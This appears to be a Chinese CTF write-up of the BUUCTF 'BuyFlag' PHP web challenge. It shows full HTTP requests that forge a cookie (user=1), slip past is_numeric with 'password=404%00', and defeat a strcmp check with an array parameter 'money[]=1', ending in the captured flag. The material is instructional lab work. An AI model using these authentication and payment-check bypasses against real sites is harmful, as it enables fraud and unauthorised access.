

BUUCTF [极客大挑战 2019] BuyFlag

原创

Senimo_ 于 2020-10-14 15:02:51 发布 176 收藏

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启动靶机, 打开环境:


欢迎来到西南某最大卖鞋厂商！ 三叶草安全技术小组 (SYCLOVER)

当黑客帝国的梦想成为现实, 你就是下一个奇迹缔造者!
三叶草安全技术小组 (Syclover) 等待着同样热爱技术的你-
Syclover2019招新群: 671301484




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首页是安全小组的简介, 在右上角Menu选择 **PAYFLAG**



进入后看到获取flag的条件:



ATTENTION

If you want to buy the FLAG:
You must be a student from CUIT!!!
You must be answer the correct password!!!

Only Cuit's students can buy the FLAG

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查看网页源码得到提示:

```
~~~post money and password~~~
if (isset($_POST['password'])) {
    $password = $_POST['password'];
    if (is_numeric($password)) {
        echo "password can't be number</br>";
    }elseif ($password == 404) {
        echo "Password Right!</br>";
    }
}
```

分析代码:

需要通过 POST 方式传入变量 password 的值, 且 is_numeric() 函数限制了变量 \$password 不能为数值型, 但又需要变量 \$password 等于 404

使用BurpSuite抓取数据包，查看到 Cookie 值中有 user=0：

```
Connection: close
Cookie: user=0
Upgrade-Insecure-Requests: 1
```

```
<p>
Only Cuit's students can buy the FLAG</br>
</p>
```

修改Cookie中的 user=1：

```
Connection: close
Cookie: user=1
Upgrade-Insecure-Requests: 1
```

```
<p>
you are Cuiter</br>Please input your password!!
</p>
```

提示已经为 Cuiter，但需要输入密码，根据之前代码提示，使用 %00 截断 is_numeric() 函数的判断，所以通过 POST 方式传入 password=404%00：

Request

Raw Params Headers Hex

```
POST /pay.php HTTP/1.1
Host: 97b337e9-52b7-4687-ac82-936348fcda32.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: http://97b337e9-52b7-4687-ac82-936348fcda32.node3.buuoj.cn
Connection: close
Referer: http://97b337e9-52b7-4687-ac82-936348fcda32.node3.buuoj.cn/pay.php
Cookie: user=1
Upgrade-Insecure-Requests: 1
```

password=404%00

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传参时注意修改传参方式为：POST，并且添加POST头信息：Content-Type: application/x-www-form-urlencoded，得到回显：

```
<hr />
<p>
you are Cuiter</br>Password Right!</br>Pay for the flag!!!hacker!!!</br>
</p>
<hr />
```

需要输入金额，推断其需要传入参数 money 的值：

```
Cookie: user=1
Upgrade-Insecure-Requests: 1
```

password=404%00&money=100000000

```
<p>
you are Cuiter</br>Password Right!</br>Member lenth is too long</br>
</p>
```

<hr />

当传入所需的 money 值时，系统提示数字过长，注意到Response中PHP版本：

Response

```
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Server: openresty
Date: Wed, 14 Oct 2020 06:56:56 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 2496
Connection: close
X-Powered-By: PHP/5.3.3
```

推断其不能输入 8 位字符，可能为 `strcmp()` 函数判断，所以采用数组绕过，构造如下 POST 传

参： `password=404%00&money[]=1` :

Request

```
Raw Params Headers Hex
POST /pay.php HTTP/1.1
Host: 97b337e9-52b7-4687-ac82-936348fcda32.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://97b337e9-52b7-4687-ac82-936348fcda32.node3.buuoj.cn
Connection: close
Referer: http://97b337e9-52b7-4687-ac82-936348fcda32.node3.buuoj.cn/pay.php
Cookie: user=1
Upgrade-Insecure-Requests: 1
```

```
password=404%00&money[]=1
```

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发送数据包后得到flag:

Response

```
Raw Headers Hex HTML Render
You must be

</p>

<hr />
<p>
you are Cuiteer</br>Password Right!</br>flag{965572d5-02ad-4cd3-b7b4-55169b339412}
</br>
</p>
```

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